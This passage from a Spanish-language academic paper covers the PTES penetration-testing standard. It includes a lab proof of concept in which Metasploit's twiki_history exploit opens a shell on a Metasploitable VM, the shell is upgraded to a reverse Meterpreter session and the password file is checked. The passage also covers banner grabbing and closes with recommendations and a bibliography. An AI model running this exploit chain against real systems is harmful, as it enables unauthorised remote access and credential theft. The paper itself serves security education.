
Lo mismo sucede en la siguiente imagen, solo que en este caso se trata de un servidor Linux Ubuntu



Pero no siempre es tan simple, se puede manipular la información mostrada a través de la función echo de linux con la herramienta Netcat.




En este caso la respuesta seria




Aunque en este caso la información desplegada sea falsa se puede utilizar otros criterios para descubrir si esta información pertenece o no realmente a lo que esté mostrando en pantallas, en este caso entra la capacidad de observación de la persona que realiza la prueba ya que existen patrones de respuestas diferentes entre servidores incluso entre versiones.

En el caso de un servidor Windows y Apache responden con patrones diferentes.

Para el caso del Apache:




Para el caso del Windows:




En conclusión es importante entender que el conocimiento de una infraestructura es una información sensible, por lo que es conveniente tener versiones actualizadas de las plataformas.

En la segunda prueba de concepto se explota una vulnerabilidad a través del puerto 80, utilizando como herramienta metasploit. Para la prueba se montó la siguiente infraestructura.




En este caso se configuraron dos máquinas virtuales un Kali y Metasploitable estas máquinas pueden ser descargadas de https://www.kali.org/downloads/ y https://information.rapid7.com/metasploitable-download.html.


Desde el Linux Kali verificamos los puertos habilitados en la máquina Metasploitable.



Se realiza un escaneo sincronizado, se envía un paquete “synchronize request” al servidor y el servidor en respuesta envía un paquete de acuse de recibo de sincronización con el protocolo TCP al puerto 80, esto nos devuelve el estado del puerto y la versión del servidor de aplicaciones corriendo por el puerto.




Se inicia el metasploit en el Kali Linux.




Se utiliza el exploit twiki_history

Se setean los parámetros necesarios para la ejecución del exploit y se especifica el objetivo a atacar.



Se selecciona el módulo de explotación a utilizar.



Se verifica si los parámetros han sido puestos de forma correcta.

```
msf exploit(twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    10.2.2.10        yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.2.2.10        no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Se ejecuta el exploit

```
msf exploit(twiki_history) > exploit -j
[*] Exploit running as background job.

[*] Started bind handler
msf exploit(twiki_history) > [*] Command shell session 1 opened (10.2.2.11:46735 -> 10.2.2.10:4444) at 2018-10-06 13:08:39 -0400
```

Se verifica la sesión creada.

```
msf exploit(twiki_history) > sessions -l

Active sessions
===============

  Id  Type            Information  Connection
  --  ----            -----------  ----------
  1   shell cmd/unix               10.2.2.11:46735 -> 10.2.2.10:4444 (10.2.2.10)

msf exploit(twiki_history) >
```

En este punto ya se ha establecido una conexión con la máquina, ahora utilizamos el payload meterpreter para escalar privilegios.

```
msf exploit(twiki_history) > use post/multi/manage/shell_to_meterpreter
msf post(shell_to_meterpreter) >
```

Se verifican que parámetros se necesita para la ejecución del módulo de explotación.

```
msf post(shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.
```

En este caso podemos utilizar la sesión que se creó con el payload anterior.

```
msf post(shell_to_meterpreter) > set session 1
session => 1
```

Se ejecuta el exploit.

```
msf post(shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.2.2.11:4433
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.2.2.10
[*] Command stager progress: 100.00% (668/668 bytes)
[*] Post module execution completed
msf post(shell_to_meterpreter) > [*] Meterpreter session 2 opened (10.2.2.11:4433 -> 10.2.2.10:39733) at 2018-10-06 13:22:38 -0400
```


En este caso se puede ver que la sesión de meterpreter fue creada.

```
msf post(shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Type                   Information                                                          Connection
  --  ----                   -----------                                                          ----------
  1   shell cmd/unix                                                                              10.2.2.11:46735 -> 10.2.2.10:4444 (10.2.2.10)
  2   meterpreter x86/linux  uid=33, gid=33, euid=33, egid=33, suid=33, sgid=33 @ metasploitable  10.2.2.11:4433 -> 10.2.2.10:39733 (10.2.2.10)
```

Escogemos la sesión 2 meterpreter y la ejecutamos.

```
msf post(shell_to_meterpreter) > set session 2
session => 2
msf post(shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Por último verificamos el archivo de contraseñas



En este caso se escalaron los privilegios a través de una vulnerabilidad encontrada en el puerto 80, a través de la herramienta metasploit usando dos payloads de forma combinada.

Esta es una de las maneras que se pueden encarar la explotación de una vulnerabilidad, primero explotando y luego escalando privilegios.

III. Recomendaciones y Buenas Prácticas

El estándar recomienda para evitar el robo de la información.

Verificar los programas de inicio.

Ver los servicios de seguridad en los host específicos.

Ver los archivos compartidos y sus permisos de conexión.

Identificar las bases de datos del equipo.

Identificar y analizar los servicios de implementación.

Identificar los servicios con Autoridad Certificada.

Identificar y analizar los servidores en donde se encuentran los códigos fuentes.

Identificar los servicios de configuración de los host dinámicos.

Identificar los servicios de virtualización.

Identificar los servicios de mensajería.

Identificar los servicios de monitoreo y gestión.

Identificar los servicios de respaldo.

Identificar y analizar los servicios de red.

A continuación, se citarán algunos consejos a considerar para el análisis de una red:

Identificar las interfaces de red.

Conocer otras sub redes.

Identificar todos los servidores DNS y las entradas que quedaron en la memoria caché.

Identificar los servidores proxy.

Enumerar las entradas de la tabla ARP estáticas y en la memoria caché.

A continuación se citará algunos aspectos a considerar en los servicios de red.

Identificar todos los servicios de red de la máquina de destino.

Verificar todas las conexiones VPN.

Analizar y extraer información de los servicios de directorio.

Identificar los protocolos de descubrimiento de redes vecinas.

IV. Conclusión

Al aplicar la metodología PTES en su versión 1.0 se disminuye de forma significativa los vectores de ataques, el enfoque de la seguridad abarca un nivel más allá de lo técnico, la posibilidad de analizar el entorno de la entidad y la visión general que este posee respecto a sus competidores o entidades amenazantes hace que el resultado final de las pruebas descubran amenazas que podrían provenir de forma externa o interna.

Cabe destacar la mención de las tecnologías actuales en el estándar de manera tal que al aplicarlo nos permite hasta cierto punto definir un camino a seguir en las pruebas de penetración. No solo se basa en un comportamiento determinado si no que se diversifica de acuerdo a la envergadura, objetivo o meta que pueda poseer la entidad.

Al poseer una visión de ciberseguridad puede aplicarse a un nivel que va más allá de lo empresarial, también puede aplicarse a nivel militar ya que nos da parámetros sobre el comportamiento humano y técnicas de recolección de información avanzadas de acuerdo a la situación y cargo que posea una persona dentro de una organización.

Para la explotación y post explotación de los sistemas cita una serie de técnicas y procedimientos a tener en cuenta de forma tal a probar con éxito las vulnerabilidades encontradas.

La visión global del estándar nos da una mirada general al mundo tecnológico de hoy, no solo pensar en las ventajas de la globalización si no en el peligro de la exposición de la información, en donde están los datos?, quién puede accederlos y hasta donde llega un contrato comercial?, la información de un país no puede estar alojado fuera de él, qué datos exponen los usuarios a aplicaciones externas fuera de la legislación de su país?, quien controla y manipula la información?, todo estos factores determinan la seguridad de una nación entera.

Es muy importante que los países menos desarrollados del mundo actual entiendan que la información de sus habitantes es fundamental incluso en la seguridad de su soberanía y su supervivencia, las inversiones en tecnologías son insuficientes por parte de los gobiernos que no enfocan de manera correcta la globalización y que es un hecho y como país, empresa, persona influye en un todo como un gran engranaje que funciona de manera continua.

Con la información se puede determinar el comportamiento e incluso hasta de cierta forma predecir la forma de actuar de las personas. Esto es utilizado actualmente para sacar una ventaja competitiva de las compañías sobre otras, incluso puede afectar las futuras inversiones de un país, una entidad mejor informada siempre tendrá mayores posibilidades de éxito que una que no lo este. Es por ello que es importante enfocar la seguridad no solo a un nivel comercial, si no ir más allá ya a un nivel de ciberseguridad.

El estándar a través de lineamientos con una visión general permite de cierta forma solapar la necesidad de una cultura de protección de la información, esto aún está en la etapa inicial en los países menos desarrollados. En donde las empresas son las pioneras en la seguridad de la información debido a los constantes robos y perjuicios que causan sobre los activos en sus actividades.

Esta tendencia se está extendiendo a las instituciones públicas aunque en menor medida. Hay que detenerse como ciudadanos participantes de una sociedad y actuar de manera personal en la concientización como primer paso en la enseñanza de una cultura de seguridad en la sociedad para evitar facilitar ataques de toda índole por personas inescrupulosas.

Por último el estándar nos da lineamientos para la presentación del informe final y sugerencias que debemos evitar al presentar este tipo de información sensible. El cómo exponer los parámetros de seguridad

permite entender de forma más clara la situación actual de la exposición de la información respecto a un escenario concreto.

Se sugiere siempre trabajar con tecnologías de punta en el desarrollo de la seguridad, así como la construcción de programas de seguridad local tomando como referencia los modelos más actuales recomendados, guiarse a través de estándares propios basados en la experiencia de los profesionales locales y de estándares ya creados esto nos permitirá establecer una independencia y soberanía sobre nuestra información.

V. Bibliografía

[1] E. Pais, «Singapur sufre el peor ciberataque de su historia con el robo de datos personales a 1,5 millones de pacientes,» 20 07 2018. [En línea]. Available: https://elpais.com/internacional/2018/07/20/actualidad/1532088449_277125.html. [Último acceso: 10 08 2018].

[2] E. Pais, «El mayor ciberatraco en la historia de México mantiene en vilo al sistema bancario,» 18 05 2018. [En línea]. Available: https://elpais.com/economia/2018/05/18/actualidad/1526663135_029795.html?rel=mas. [Último acceso: 10 08 2018].

[3] E. Pais, «Es irresponsable no instalar las actualizaciones del móvil; pones en peligro a los demás,» 30 05 2018. [En línea]. Available: https://elpais.com/tecnologia/2018/05/29/actualidad/1527609258_501954.html. [Último acceso: 10 08 2018].

[4] P. T. Guideline, «Pre-engagement,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Pre-engagement. [Último acceso: 05 03 2018].

[5] P. T. Guideline, «Intelligence Gathering,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Intelligence_Gathering. [Último acceso: 15 04 2018].

[6] «Welivesecurity,» 21 11 2012. [En línea]. Available: https://www.welivesecurity.com/la-es/2012/11/21/obtener-informacion-de-servidores-web-con-banner-grabbing/ . [Último acceso: 11 05 2018].

[7] P. Guideline, «Thereat Modeling,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Threat_Modeling. [Último acceso: 14 05 2018].

[8] R. H. Saroka, *Análisis FODA,* Buenos Aires CABA, 2017.

[9] E. Pais, «El pais,» 10 06 2013. [En línea]. Available: https://elpais.com/internacional/2013/06/10/actualidad/1370858172_130186.html. [Último acceso: 17 05 2018].

[10] P. T. Guideline, «Vulnerability Analysis,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Vulnerability_Analysis. [Último acceso: 21 05 2018].

[11] P. T. Guidelines, «Exploitation,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Exploitation. [Último acceso: 22 05 2018].

[12] P. T. Guideline, «Post Exploitation,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Post_Exploitation. [Último acceso: 24 05 2018].

[13] P. T. Guidelines, «Reporting,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Reporting. [Último acceso: 06 06 2018].

[14] Expansión, «El método que cambió las puntuaciones de los créditos,» 13 05 2017. [En línea]. Available: http://www.expansion.com/ahorro/2017/05/13/59156bf622601d9d448b4591.html. [Último acceso: 07 06 2018].

[15] OWASP, 13 07 2017. [En línea]. Available: https://www.owasp.org/index.php/Threat_Risk_Modeling#DREAD. [Último acceso: 07 06 2018].

[16] S. I. I. S. R. Room, «Penetration Testing: Assessing Your Overall Security Before Attackers Do,» 06 2006. [En línea]. Available: https://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635. [Último acceso: 21 03 2018].

[17] P. T. Guideline, «Main Page,» 16 08 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Main_Page. [Último acceso: 20 02 2018].